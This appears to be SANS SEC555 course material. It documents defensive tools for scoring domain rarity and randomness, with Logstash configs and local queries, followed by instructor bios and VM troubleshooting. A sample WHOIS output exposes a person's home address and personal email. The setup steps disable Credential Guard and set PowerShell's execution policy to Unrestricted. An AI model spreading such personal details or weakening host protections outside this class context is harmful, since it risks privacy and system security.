Problem: analysts struggle to figure out what data to analyze and which techniques to apply against which logs. There are just too many logs...

Solution: ask Mark Baggett for help ...domain_stats.py is born

domain_stats.py helps us solve the problem by providing a lookup table using the Alexa or Cisco Umbrella top-1m.csv (can be pointed to a custom file as well) and WHOIS lookups to pull back information such as a domain's creation date.

Where to Acquire

https://github.com/MarkBaggett/domain_stats

Examples/Use Case

Using Logstash to query domain_stats.py against top-1m

This example Logstash configuration below queries domain_stats.py to see if a domain name (stored in a field called highest_registered_domain) is a member of the Alexa/Cisco Umbrella top 1 million sites. If the site is a top 1 million site a tag of "top-1m" is added to the log.

```
filter {
    rest {
        request => {
            url => "http://localhost:20000/alexa/%{highest_registered_domain}"
        }
        sprintf => true
        json => false
        target => "site_rank"
    }
    if [site_rank] != "0" and [site_rank] {
        mutate {
```

```
            add_tag => [ "top-1m" ]
        }
    }
}
```

Note: The values returned by the rest filter plugin will be strings. If you want them to be integers add this code below the rest filter:

```
mutate {
    convert => [ "site_rank", "integer" ]
}
```

This example Logstash configuration below queries domain_stats.py to see when a domain name was created. It stores the results in the creation_date field.

```
filter {
    rest {
        request => {
            url => "http://localhost:20000/domain/creation_date/%{highest_registered_domain}"
        }
        sprintf => true
        json => false
        target => "creation_date"
    }
}
```

The below command is an example of running domain_stats.py on port 20000 and using a top one million file at /opt/domain_stats/top-1m.csv. It does not require root or admin privileges.

```
/usr/bin/python /opt/domain_stats/domain_stats.py --preload 0 -a /opt/domain_stats/top-1m.csv 20000
```

Preload is set to 0 which means do not try to load up all the WHOIS information for the top one million sites. The default behavior loads the first 1000 sites listed in top-1m.csv or whatever file is specified.

To view additional command line parameters see either the GitHub link above or run the following command:

```
/usr/bin/python /opt/domain_stats/domain_stats.py -h
```

This is an example of manually querying domain_stats.py using curl. It requests the creation date from WHOIS information for sec555.com.

```
$ curl http://127.0.0.1:20000/domain/creation_date/sec555.com
2016-09-08 03:21:24;
```

This is an example of manually querying domain_stats.py using curl. It checks to see if sans.org is a top 1 million site. Since SANS is obviously freaking awesome... it is a top 1 million site and the rank of 105910 is returned.

```
$ curl http://127.0.0.1:20000/alexa/sans.org
105910
```

This is an example of manually querying domain_stats.py using curl. It checks to see if covertc2.com is a top 1 million site. Since it is not a value of "0" is returned.

```
$ curl http://127.0.0.1:20000/alexa/convertc2.com
0
```

This is an example of manually querying domain_stats.py using curl. It requests the WHOIS information for sec555.com.

```
$ curl http://127.0.0.1:20000/domain/sec555.com
{
  "updated_date": "2016-09-08 00:00:00",
  "status": [
    "clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited",
    "clientRenewProhibited https://icann.org/epp#clientRenewProhibited",
    "clientTransferProhibited https://icann.org/epp#clientTransferProhibited",
    "clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited",
    "clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited",
    "clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited",
    "clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited",
    "clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited"
  ],
  "alexa": "0",
  "name": "Justin Henderson",
  "dnssec": "unsigned",
  "city": "Effingham",
  "expiration_date": [
    "2018-09-08 00:00:00",
    "2018-09-08 03:21:24"
  ],
  "time": 1497203898.527102,
  "zipcode": "62401",
  "domain_name": [
    "SEC555.COM",
    "sec555.com"
  ],
  "country": "US",
  "whois_server": "whois.godaddy.com",
  "state": "Illinois",
  "registrar": "GoDaddy.com, LLC",
  "referral_url": "http://www.godaddy.com",
  "address": "14526 E Millbrook Dr",
  "name_servers": [
    "NS55.DOMAINCONTROL.COM",
    "NS56.DOMAINCONTROL.COM"
  ],
  "org": null,
  "creation_date": [
    "2016-09-08 00:00:00",
    "2016-09-08 03:21:24"
  ],
  "emails": [
    "abuse@godaddy.com",
    "Justindestiny@gmail.com"
  ]
}
```

Additional Info

https://isc.sans.edu/forums/diary/Continuous+Monitoring+for+Random+Strings/20451/

freq.py

Abstract

freq.py is what happens when Mark Baggett sits in on your class, and you dangle interesting problems in front of him...

Background: adversaries attempt to bypass signature based/pattern matching/blacklist techniques by introducing random: filenames, service names, workstation names, domains, hostnames, SSL cert subjects and issuer subjects, etc.

Problem: detecting randomly-generated X is a powerful defensive technique, but hard with a narrow scope.

Solution: sign Mark Baggett up for your class and...freq.py is born

freq.py helps us solve the problem by employing frequency tables that map how likely one character will follow another

Where to Acquire

https://github.com/MarkBaggett/freq

Examples/Use Case

Note: The higher the number returned by freq.py the more likely it is to occur

---

Blindly freq-ing for EVIL

> Mark provides some pre-built frequency tables built using public domain fiction and speeches as seed text. While not the preferred approach, just using the provided frequency tables can hit pay dirt.

Default Frequency Tables

```
[/opt/freq]$ ls *.freq
english_lowercase.freq  english_mixedcase.freq
```

Using Default Frequency Tables

Measure (`-m`) the likelihood of the characters in the string `sec511` occurring in that order:

```
[/opt/freq]$ python freq.py -m "sec511" english_lowercase.freq
5.03581076834
```

Measure (`-m`) the likelihood of the string `xzkravkdj` :

```
[/opt/freq]$ python freq.py -m "xzkravkdj" english_lowercase.freq
1.19928269423
```

Bulk (`-b`) measure the likelihood for each entry in `/home/student/bootcamp/test_domains.txt`

```
[/opt/freq]$ python freq.py -d /home/student/bootcamp/test_domains.txt english_lowercase.freq
```

Building a Frequency Table

> Rather than using the provided tables, we can instantiate our own. This is the preferred approach, because our fidelity should improve with frequency tables that are built based on normal seed data for our target. For example, if we will be using freq.py to look for random generate executable names, then supplying a large volume of normal executable names would yield better results than just text based on speeches and fiction in the public domain.

Create (`-c`) a new frequency table (in this case 511_domains.freq)

```
[/opt/freq]$ python freq.py -c 511_domains.freq
```

Toggle on (`-t`) case sensitivity (disabled by default)

```
[/opt/freq]$ python freq.py -t 511_domains.freq
Case sensitivity is now set to True
```

Feed (`-f`) the frequency table with representative (read: normal) data

```
[/opt/freq]$ python freq.py -f /home/student/bootcamp/normal_domains.txt 511_domains.freq
```

Tactically freq-ing for EVIL

Measure (`-m`) the likelihood of the string `sec511.com`

```
[/opt/freq]$ python freq.py -m "sec511.com" 511_domains.freq
```

Bulk (`-b`) measure the likelihood for each entry in `/home/student/bootcamp/test_domains.txt`

```
[/opt/freq]$ python freq.py -b /home/student/bootcamp/test_domains.txt 511_domains.freq
```

Tuning Tables

Update frequency table with a normal (`-n`) entry as if seen 10000 times

```
[/opt/freq]$ python freq.py -n "qwerty.sec511.com" -w 10000 511_domains.freq
```

Update frequency table with a file (`-f`) containing normal entries (e.g `/home/student/bootcamp/normal_domains.txt`)

```
[/opt/freq]$ python freq.py -f /home/student/bootcamp/normal_domains.txt 511_domains.freq
```

Update frequency table with an odd (`-o`), bogus, but not random entry

```
[/opt/freq]$ python freq.py -o ".ru" 511_domains.freq
```

freq.py command line switches

|Switch|Verbose Switch|Description| |-m|--measure|Measure likelihood of a given string| |-b|--bulk_measure|Measure each line in a file| |-n|--normal|Update the table based on the following normal string| |-f|--normalfile|Update the table based on the contents of the normal file| |-o|--odd|Update the table based on the contents of the odd string. It is not a good idea to use this on random data| |-p|--print|Print a table of the most likely letters in order| |-c|--create|Create a new empty frequency table| |-v|--verbose|Print verbose output| |-t|--toggle_case_sensitivity|Enable/Disable case in all future frequency tabulations| |-M|--max_prob|Defines the maximum probability of any character combo. (Prevents "qu" from overpowering stats) Default 40| |-P|--promote|This takes 2 characters as arguments. Given the 2 characters, promote the likelihood of the 2nd in the first by <weight> places| |-w|--weight|Affects weight of promote, update and update file (default is 1)| |-e|--exclude|Change the list of characters to ignore from the tabulations.|

Additional Info

https://isc.sans.edu/forums/diary/Detecting+Random+Finding+Algorithmically+chosen+DNS+names+DGA/19893/ https://isc.sans.edu/diary/freq.py+super+powers%3F/19903 https://isc.sans.edu/forums/diary/Continuous+Monitoring+for+Random+Strings/20451/

freq_server.py

Abstract

freq_server.py is a python API designed by Mark Baggett to handle mass entropy testing. It was designed to be used in conjunction with a SIEM solutions but can work with anything that can submit a web request.

Background: adversaries attempt to bypass signature based/pattern matching/blacklist techniques by introducing random: filenames, service names, workstation names, domains, hostnames, SSL cert subjects and issuer subjects, etc.

Problem: detecting randomly-generated X is a powerful defensive technique, but hard with a narrow scope.

Solution: ask Mark Baggett for help ...freq_server.py is born

freq_server.py helps us solve the problem by employing frequency tables that map how likely one character will follow another

Where to Acquire

https://github.com/MarkBaggett/freq/blob/master/freq_server.py

Examples/Use Case

Using Logstash to query freq_server.py

This example Logstash configuration below queries freq_server.py for the entropy score of a domain name (stored in a field called highest_registered_domain). The returned entropy score is then saved into a field called domain_frequency_score.

```
filter {
    rest {
        request => {
        url => "http://localhost:10004/measure/%{highest_registered_domain}"
        }
        sprintf => true
        json => false
        target => "domain_frequency_score"
    }
}
```

Note: The values returned by the rest filter plugin will be strings. If you want them to be floats add this code below the rest filter:

```
mutate {
    convert => [ "domain_frequency_score", "float" ]
}
```

The below command is an example of running freq_server.py on port 10004 and using a frequency table of /opt/freq/dns.freq. It does not require root or admin privileges.

```
/usr/bin/python /opt/freq/freq_server.py 10004 /opt/freq/dns.freq
```

This is an example of manually querying freq_server.py using curl. It requests the entropy score of sec555.com.

```
$ curl http://127.0.0.1:10004/measure/sec555.com
20.4191174097
```

To generate a custom frequency table see freq.py. To view additional command line parameters see either the GitHub link above or run the following command:

```
/usr/bin/python /opt/freq/freq_server.py -h
```

Additional Info

https://isc.sans.edu/forums/diary/Continuous+Monitoring+for+Random+Strings/20451/

Resource Quick Nav

Resources

Scott Lynch

Tim Garcia

Mick Douglas

Gene McGowan

Scott Lynch

Contact

Twitter | @packetengineer **LinkedIN** | scott-lynch-5407961 **Email** | [scott.lynch@slteksystems.com]

Affiliations

SANS Institute | **SANS Certified Instructor/Course Author**

Bio

When Scott left active duty with the US Navy as an Electronic Warfare (EW), he joined a P-3 squadron as an Aircrewman as a reservist to enjoy the benefits of being an aviator while working full time at a Satellite Communications company based out of Philadelphia. Part of the lure of coming to Universal Space Network was the founder, Charles "Pete" Conrad, Apollo 12 Astronaut and third man to walk on the moon. The enticement of getting to continue to travel the world working at remote satellite ground stations whilst being a part of the space program marked the beginning of a 20-year career working in everything from ground station antennas, satellite operations, to mission integration and launch support operations.

This lead to working in IT security permanently over 15 years ago. Since coming on board at Universal Space Network, the company was acquired by its new patent Swedish Space Corporation where Scott spends his time working as the global Security Operations manager for a truly global satellite communications network. Scott managed the CSIRT team and SOC for SSC in support of a global customer base from NASA, ESA, DoD and beyond. Scott has also been a Cisco Instructor for over 10 years teaching the next generation of network engineers.

Scott recently left permanent employment at SSC to pursue consulting full time when he started his company SLTek Systems, LLC where he continues to support clients regarding Security Operations as well as course authorship within the SANS family as the new course author of SEC555. When Scott is not traveling the world as a Security Consultant, he loves to spend time with his family, playing Xbox games with the kids and cruising in his sailboat.

Mick Douglas

Contact

Twitter | @bettersafetynet

Affiliations

SANS Institute | **SANS Principal Instructor**

Bio

Mick has always enjoyed working with computers and securing systems and quickly became a systems administrator. While working at a marketing firm, he received a penetration test. The report was a bloodbath. His code was highly vulnerable and it hurt to know that his "baby" was so open for attack. When Mick asked the pen testers what he should do, they couldn't provide workable solutions. He vowed to get his revenge in the follow-up assessment, by not only securing his code and systems but making them actively hostile. This included honeypots, automated response, and numerous other tricks to confuse and frustrate. After months of study and experimentation, the follow-up test resulted in the company quitting mid engagement. He was hooked... and hasn't looked back since.

Mick's experience in Systems and cybersecurity is varied and eclectic. He built the provisioning system used by LCI/ Qwest for long-distance orders, helped ensure network speed and reliability at UUNet, ran the production hosting systems for Resource Marketing (the marketing firm behind brands such as Apple, Walmart, HP, and Victoria's Secret), was the lead technical security engineer at OCLC (a global not-for-profit library collective) and team lead for one of the penetration testing teams at Bank of America. He's also worked as a consultant for Diebold, Black Hills Infosec, and Binary Defense before founding InfoSec Innovations, which he considers the highlight of his career. He's most proud of hiring interns and subcontractors to help bring about his vision of how an information security consultancy can be run. He plans to change the industry and that requires a mix of the right staff, clients, and opportunities.

Mick believes that the greatest challenge that students face is that adversaries are well funded and highly skilled, something he deals with as well. With a modest investment of time each week, he believes students can make changes to their environment that will result in a superior defensive stance. In time, these incremental improvements result in a resilient and tamper-evident network. Mick is always excited about the opportunity to share with others so they do not have to learn the hard way. By studying with Mick, security professionals of all abilities will gain useful tools and skills that should make their jobs easier.

Mick is proud of Powercat, a netcat tool that he wrote in PowerShell 2.0 to allow maximum portability on all PowerShell enabled hosts and Fantastic, a powerful systems administration tool with a helpful web gui which makes it easier for people to secure their systems. When he's not "geeking out" you'll likely find Mick indulging in one of his numerous hobbies; photography, hiking, sailing, scuba diving pretty much anything outdoors.

Tim Garcia

Contact

Twitter | @tbg911

Affiliations

SANS Institute | **SANS Principal Instructor**

Bio

Tim currently leads the team that is tasked with Firewall review, SIEM management, and privileged access monitoring and policy compliance. Tim has worked as a Systems Engineer and DBA and has expertise in systems engineering, project management and information security principles and procedures/compliance. Tim previously worked for Intel and served in the United States Navy. Tim also works with the OnDemand team as an SME, is a mentor for the Vet Success program and provides consulting and content review for the Securing the Human project within SANS. Tim is a contributor to the Arizona Cyber Warfare Range and works with the local security community giving monthly talks, when not teaching for SANS, on information security tools and techniques.

Tim is as passionate about teaching security as he is performing it and receives the greatest joy when he sees the look in a student's eye when something they never quite understood finally makes sense.

Tim holds the CISSP, GSEC, GSLC, GISF, GMON, GAWN, GCCC, and GCED as well as the NSA-IAM certifications. He has extensive knowledge of security procedures and legislation such as Sarbanes-Oxley, GLBA, CobiT, COSO, and ISO 1779.

When Tim is not defending systems, he enjoys playing sports, snowboarding and most of all spending time with his wife and four children.

Gene McGowan

Contact

Twitter | @VeloGeno

Affiliations

SANS Institute | **SANS Instructor**


Bio

Gene McGowan, a SANS instructor and Sr. Global Director, Channels & Partners at Graylog, has over 20 years of experience in the tech industry.

VMware Workstation/Credential Guard Incompatibility

If your Windows host system has Credential Guard enabled and you attempt to run VMware Workstation, there is an issue that may prevent you from using your VMware in class..

Upon running VMware Workstation, you may encounter a dialog such as below. You will not be able to start the application.




To correct this, take the following steps.

Disabling Credential Guard for Class

1. From your **host operating system,** Download the "Device Guard and Credential Guard hardware readiness tool" from Microsoft.

2. Move the downloaded zip file to your desktop and extract the zip file to your Desktop.



3. Run PowerShell as Administrator.

4. In the PowerShell window, change the directory to the folder where the script is extracted and run the following PowerShell commands. For example, in the command below, the zip file was extracted to the Desktop folder. You may need to reboot your host system for the changes to take effect.

> **Note:**
>
> The exact version might change over time. In this example, the version is 3.6, but that might change if Microsoft updates the tool. If it does, in each command below, the folder path might change slightly based on the version number.

Command lines

```
cd ~\Desktop\dgreadiness_v3.6\
Set-ExecutionPolicy Unrestricted
```

Expected Results

```
Execution Policy Change
...
Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"):
```

Type `A` and press the Enter/Return key.

Command lines

```
.\DG_Readiness_Tool_v3.6.ps1 -Disable
```

Expected Results

```
Security Warning
...
Do you want to run C:\Users\<%YOUR_USERNAME%>\Desktop\dgreadiness_v3.6\DG_Readiness_Tool_v3.6.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (Default is "D"):
```

Type `R` and press the Enter/Return key.

Expected Results

```
...

###########################################################################
Readiness Tool Version 3.4 Release
Tool to check if your device is capable to run Device Guard and Credential Guard
###########################################################################
Disabling Device Guard and Credential Guard
Deleting RegKeys to disable DG/CG

...

Disabling Hyper-V and IOMMU
Disabling Hyper-V and IOMMU successful

Please reboot the machine, for settings to be applied.
```

Reboot as directed and your system should be ready for use.

Re-enabling Credential Guard After Class

When class is over, if you no longer need to use VMware Workstation and/or require Credential Guard to be enabled, follow these steps.

1. Run PowerShell as Administrator as shown above.
2. Run the following commands. You may need to reboot your host system for the changes to take effect.

> **Note:**
>
> The exact version might change over time. In this example, the version is 3.6, but that might change if Microsoft updates the tool. If it does, in each command below, the folder path might change slightly based on the version number.

Command lines

```
cd ~\Desktop\dgreadiness_v3.6\
.\DG_Readiness_Tool_v3.6.ps1 -Enable -CG
```

Expected Results

```
Security warning
...
Do you want to run C:\Users\<%YOUR_USERNAME%>\Desktop\dgreadiness_v3.6\DG_Readiness_Tool_v3.6.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (Default is "D"):
```

Type `R` and press the Enter/Return key.

Expected Results


```
###########################################################################
Readiness Tool Version 3.4 Release
Tool to check if your device is capable to run Device Guard and Credential Guard
###########################################################################
###########################################################################
OS and Hardware requirements for enabling Device Guard and Credential Guard
 1. OS SKUs: Available only on these OS Skus - Enterprise, Server, Education, Enterprise IoT, Pro, and
Home
 2. Hardware: Recent hardware that supports virtualization extension with SLAT
To learn more, please visit: https://aka.ms/dgwhcr
###########################################################################

Enabling Device Guard and Credential Guard
Setting RegKeys to enable DG/CG
Enabling Hyper-V and IOMMU
Enabling Hyper-V and IOMMU successful
Please reboot the machine, for settings to be applied.
```

Reboot as directed and your system should be ready for use.

VMware Workstation/Hyper-V Incompatibility

If your Windows host system has Hyper-V enabled and you are running Windows 10 version 2004, there is an issue that may prevent you from using your class VM(s) in VMware Workstation 15.5.5.

Upon starting your class virtual machine(s), you may encounter a dialog such as below. You will not be able to start the virtual machine.



To correct this, take the following steps.

Disabling Hyper-V Features for Class

1. If needed, disable Credential Guard using these instructions
2. Click the Windows button and type `features`. Then click on the result titled `Turn Windows Features on or off`.


3. Ensure that the following options are unchecked:

> **WARNING!**
>
> Keep track of which of the following options you need to change for the class. When class is over, you'll need to re-enable any options you have disabled.

- `Hyper-V Hypervisor`
- `Windows Hypervisor Platform`
- `Virtual Machine Platform`
- `Windows Sandbox`

- If you are using the Windows Subsystem for Linux 2 (WSL2), ensure that the `Windows Subsystem for Linux` option is also unchecked.

Click `OK`.



4. Your system will ask to reboot so the changes will take effect.

Re-enabling Hyper-V Features After Class

When class is over and you no longer need to use the class virtual machine, re-enable the options that you disabled above. If you disabled Credential Guard, re-enable it with the instructions provided here.

VMware Fusion Issues with macOS 11 (Big Sur)

With the update to macOS 11 (Big Sur), there are a few issues that may prevent you from using your class VM(s) in VMware Fusion 12. This document addresses these issues.

"Side Channel Mitigations" Error Message

Upon starting your class virtual machine(s), you may encounter a dialog such as below. You can safely click OK in order to continue running the affected virtual mahchine, however you may see degraded performance as a result.

To overcome any performance issues take the following steps.

1. Shut down the virtual machine. (Not "Suspend".)
2. Click on the `Virtual Machine` menu item. Then click `Settings...`.

3. Click the `Advanced` icon.

4. Check the box next to `Disable Side Channel Mitigations`

5. Close the Settings dialog and start the virtual machine.


"Virtualized Performance Counters" Error Message

Upon starting your class virtual machine(s), you may encounter a dialog such as the one below. You will not be able to start the virtual machine.


To correct this, take the following steps.

1. Click on the `Virtual Machine` menu item. Then click `Settings...`.

2. Click the `Processors & Memory` Icon.



3. Click the arrow to expand the `Advanced options` section. Then un-check the box next to `Enable code profiling applications in this virtual machine`.



4. Close the Settings dialog and start the virtual machine.

"Nested Virtualization" Error Message


Upon starting your class virtual machine(s), you may encounter a dialog such as the one below. You will not be able to start the virtual machine.

To correct this, take the following steps.


> ⚠ **WARNING!**
>
> While taking these steps will allow you to boot the virtual machine, you may not be able to complete any labs that rely on nested virtualization features. Contact your instructor or OnDemand support to determine if this affects your class.

1. Click on the `Virtual Machine` menu item. Then click `Settings...`.

2. Click the `Processors & Memory` Icon.



3. Click the arrow to expand the `Advanced options` section. Then un-check the box next ot `Enable hypervisor applications in this virtual machine`.

